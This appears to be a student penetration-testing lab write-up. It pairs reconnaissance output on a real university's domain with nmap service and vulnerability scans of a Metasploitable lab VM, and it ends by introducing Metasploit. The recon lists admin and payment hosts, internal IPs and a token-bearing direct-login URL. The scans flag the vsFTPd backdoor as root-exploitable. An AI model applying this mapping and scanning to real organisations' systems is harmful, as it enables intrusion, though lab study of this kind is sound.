
```
[*] ASNS found: 8
--------------------
AS132839
AS16509
AS18013
AS18779
AS26496
AS45769
AS46606
AS8075

[*] Interesting Urls found: 17
--------------------
http://servicedesk.manipal.edu/support/home
https://admin-hackathon.manipal.edu/
https://admissions.jaipur.manipal.edu/
https://apply.manipal.edu/
https://apply.manipal.edu/direct-login/1e990a0610c4476bb12c29bb6f3fbf35af50b9178878b2c6e85ab467f9978f162f40259d60b1fbc5bb8e2805cbae0ee4a939dd0bf756c47350ddc3deda5269e0
41bfa5725bf94ffd17ccb2f6cea6e6a1/
https://dev-payment.manipal.edu/
https://jaipur.manipal.edu/
https://khvendorinvtracking.manipal.edu/
https://manipal.edu
https://manipal.edu/mu.html
https://manipal.edu/mu/admission/indian-students/online-entrance-exam-overview/instructions.html
https://manipalalumni.manipal.edu/
https://manipalalumni.manipal.edu/login?src=email
https://payment.manipal.edu
https://payment.manipal.edu/
https://slcm.manipal.edu/
https://slcm.manipal.edu/loginForm.aspx

[*] LinkedIn Links found: 0
--------------------
```



```
[*] IPs found: 376
-------------------
1.186.28.13
1.186.28.25
1.186.28.31
1.186.28.41
1.186.28.70
1.186.28.84
1.186.28.90
1.186.28.123
1.186.28.125
1.186.28.140
1.186.28.150
1.186.28.156
1.186.28.158
1.186.28.160
1.186.28.165
1.186.28.187
1.186.48.140
1.186.160.19
1.186.160.22
1.186.160.23
1.186.160.25
1.186.160.28
3.6.218.40
3.6.221.143
3.7.8.197
3.7.22.216
3.7.23.123
3.7.103.60
3.7.107.187
3.7.127.152
3.7.144.238
```




```
218.248.47.15
218.248.47.25

[*] No emails found.

[*] Hosts found: 1256
---------------------
admcallcenter.manipal.edu
admfeerefund.manipal.edu:172.16.19.54
admin-convocation.manipal.edu:43.204.60.118
admin-guesthouse.manipal.edu:65.1.48.77
admin-hackathon.manipal.edu:13.232.186.77
admin-summer.manipal.edu:65.1.193.164
admissionfeedback.manipal.edu:218.248.47.15
admissions.jaipur.manipal.edu:prodvpc-web-lb4-593721465.ap-south-1.elb.amazonaws.com
admissions.jaipur.manipal.edu
admissions.jaipur.manipal.edu:jaipurmanipal.nopaperforms.com
admissions.jaipur.manipal.edu:jaipurmanipal.nopaperforms.com.
admissions.manipal.edu:manipalmarketing.npflandingpages.com
admissions.manipal.edu:manipalmarketing.npflandingpages.com.
admissions.manipal.edu:35.154.173.138, 3.109.61.133, 15.207.150.73
admissions.manipal.edu:15.207.150.73, 35.154.173.138, 3.109.61.133
afi-mcvr.manipal.edu
afi-mcvr.manipal.edu:1.186.28.84
alumni.manipal.edu:alumni-manipal-edu.mail.protection.outlook.com
alumni.manipal.edu:54.251.159.49
alumni.manipal.edu:alumni-manipal-edu.mail.protection.outlook.com.
alumni.manipal.edu:54.169.236.86
alumnievent.manipal.edu:218.248.47.15
alumnievent.manipal.edu:45.112.150.155
alumnigiving.manipal.edu:172.16.19.55
alumnigiving.manipal.edu:218.248.47.15
alumnigiving.manipal.edu:45.112.150.155
api-convocation.manipal.edu:13.234.80.43
api-hackathon.manipal.edu:13.232.186.77
```




```
youngpioneers.manipal.edu:13.33.21.129
youngpioneers.manipal.edu:13.33.21.119
youngpioneers.manipal.edu:13.32.208.39
youngpioneers.manipal.edu:13.33.21.4
youngpioneers.manipal.edu:108.158.221.116
youngpioneers.manipal.edu:13.33.146.9, 13.33.146.28, 13.33.146.55, 13.33.146.12
youngpioneers.manipal.edu:13.32.208.26
youngpioneers.manipal.edu:54.239.174.77
youngpioneers.manipal.edu:108.158.221.74
youngpioneers.manipal.edu:13.32.208.45
youngpioneers.manipal.edu:99.84.64.97
youngpioneers.manipal.edu:13.227.73.69
youngpioneers.manipal.edu:143.204.231.3
youngpioneers.manipal.edu:108.158.221.85
youngpioneers.manipal.edu:youngpioneers-manipal-edu.mail.protection.outlook.com.
youngpioneers.manipal.edu:65.8.158.105
youngpioneers.manipal.edu:18.164.116.45
youngpioneers.manipal.edu:13.33.146.55, 13.33.146.9, 13.33.146.12, 13.33.146.28
youngpioneers.manipal.edu:13.224.167.34
youngpioneers.manipal.edu:13.224.167.97
youngpioneers.manipal.edu:18.164.116.121
youngpioneers.manipal.edu:13.227.73.114
youngpioneers.manipal.edu:54.239.174.128
youngpioneers.manipal.edu:143.204.231.99
youngpioneers.manipal.edu:13.227.73.101
youngpioneers.manipal.edu:18.164.116.83
youngpioneers.manipal.edu:13.33.21.86
youngpioneers.manipal.edu:99.84.64.5
youngpioneers.manipal.edu:13.227.73.115
youngpioneers.manipal.edu:54.239.174.125
youngpioneers.manipal.edu:18.161.135.76
youngpioneers.manipal.edu:13.32.208.72
```

Nmap: provides detailed information like OS details, open or closed port details of the target system. This tool has many options to provide with the command to produce different scanning results on different options. Nmap also provides the vulnerabilities present in the target system with the relevant options provided for scanning.


Command is **nmap –T4 –A “Destination_IP” -oN “filename”** //filename to save results




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -T4 -A 192.168.220.128 -oN nmapscan.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-19 10:42 IST
Nmap scan report for 192.168.220.128
Host is up (0.00081s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.220.129
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_ssl-date: 2023-10-19T05:12:30+00:00; 0s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
| sslv2:
|   SSLv2 supported
```



```
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      41588/udp   mountd
|   100005  1,2,3      60658/tcp   mountd
|   100021  1,3,4      46302/udp   nlockmgr
|   100021  1,3,4      55441/tcp   nlockmgr
|   100024  1          43983/tcp   status
|_  100024  1          60317/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
```




```
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 17
|   Capabilities flags: 43564
|   Some Capabilities: Speaks41ProtocolNew, ConnectWithDatabase, SupportsTransactions, SupportsCompression, LongColumnFlag, SwitchToSSLAfterHandshake, Support41Auth
|   Status: Autocommit
|_  Salt: $%-S;m5]UqZNVGANGV[F
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2023-10-19T05:12:30+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
```




```
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
|_clock-skew: mean: 1h00m00s, deviation: 2h00m00s, median: 0s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2023-10-19T01:12:22-04:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

TRACEROUTE
HOP RTT     ADDRESS
1   0.81 ms 192.168.220.128

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.68 seconds
```

Command is **nmap –T4 –-script vuln “Destination_IP” -oN “filename”**


// filename to save results of the vulnerability script scanning present in Metasploit.



```
┌──(kali㉿kali)-[~]
└─$ nmap -T4 --script vuln 192.168.220.128 -oN nmapvulnscriptscan.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-09 09:39 IST
Nmap scan report for 192.168.220.128
Host is up (0.0022s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      https://www.securityfocus.com/bid/48539
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
| ssl-dh-params:
|   VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use anonymous
|       Diffie-Hellman key exchange only provide protection against passive
|       eavesdropping, and are vulnerable to active man-in-the-middle attacks
|       which could completely compromise the confidentiality and integrity
|       of any data exchanged over the resulting session.
```



```
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
|_ssl-ccs-injection: No reply from server (TIMEOUT)
5432/tcp open  postgresql
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
```



```
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750

Host script results:
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)

# Nmap done at Thu Nov  9 09:45:12 2023 -- 1 IP address (1 host up) scanned in 325.02 seconds
```

netdiscover is a command used to get the live hosts in the network.


Nessus is a trial version online tool used for vulnerability scanning.

Exploitation:

Tools used: Metasploit


Metasploit is a popular framework used to perform the exploitation on vulnerable systems.

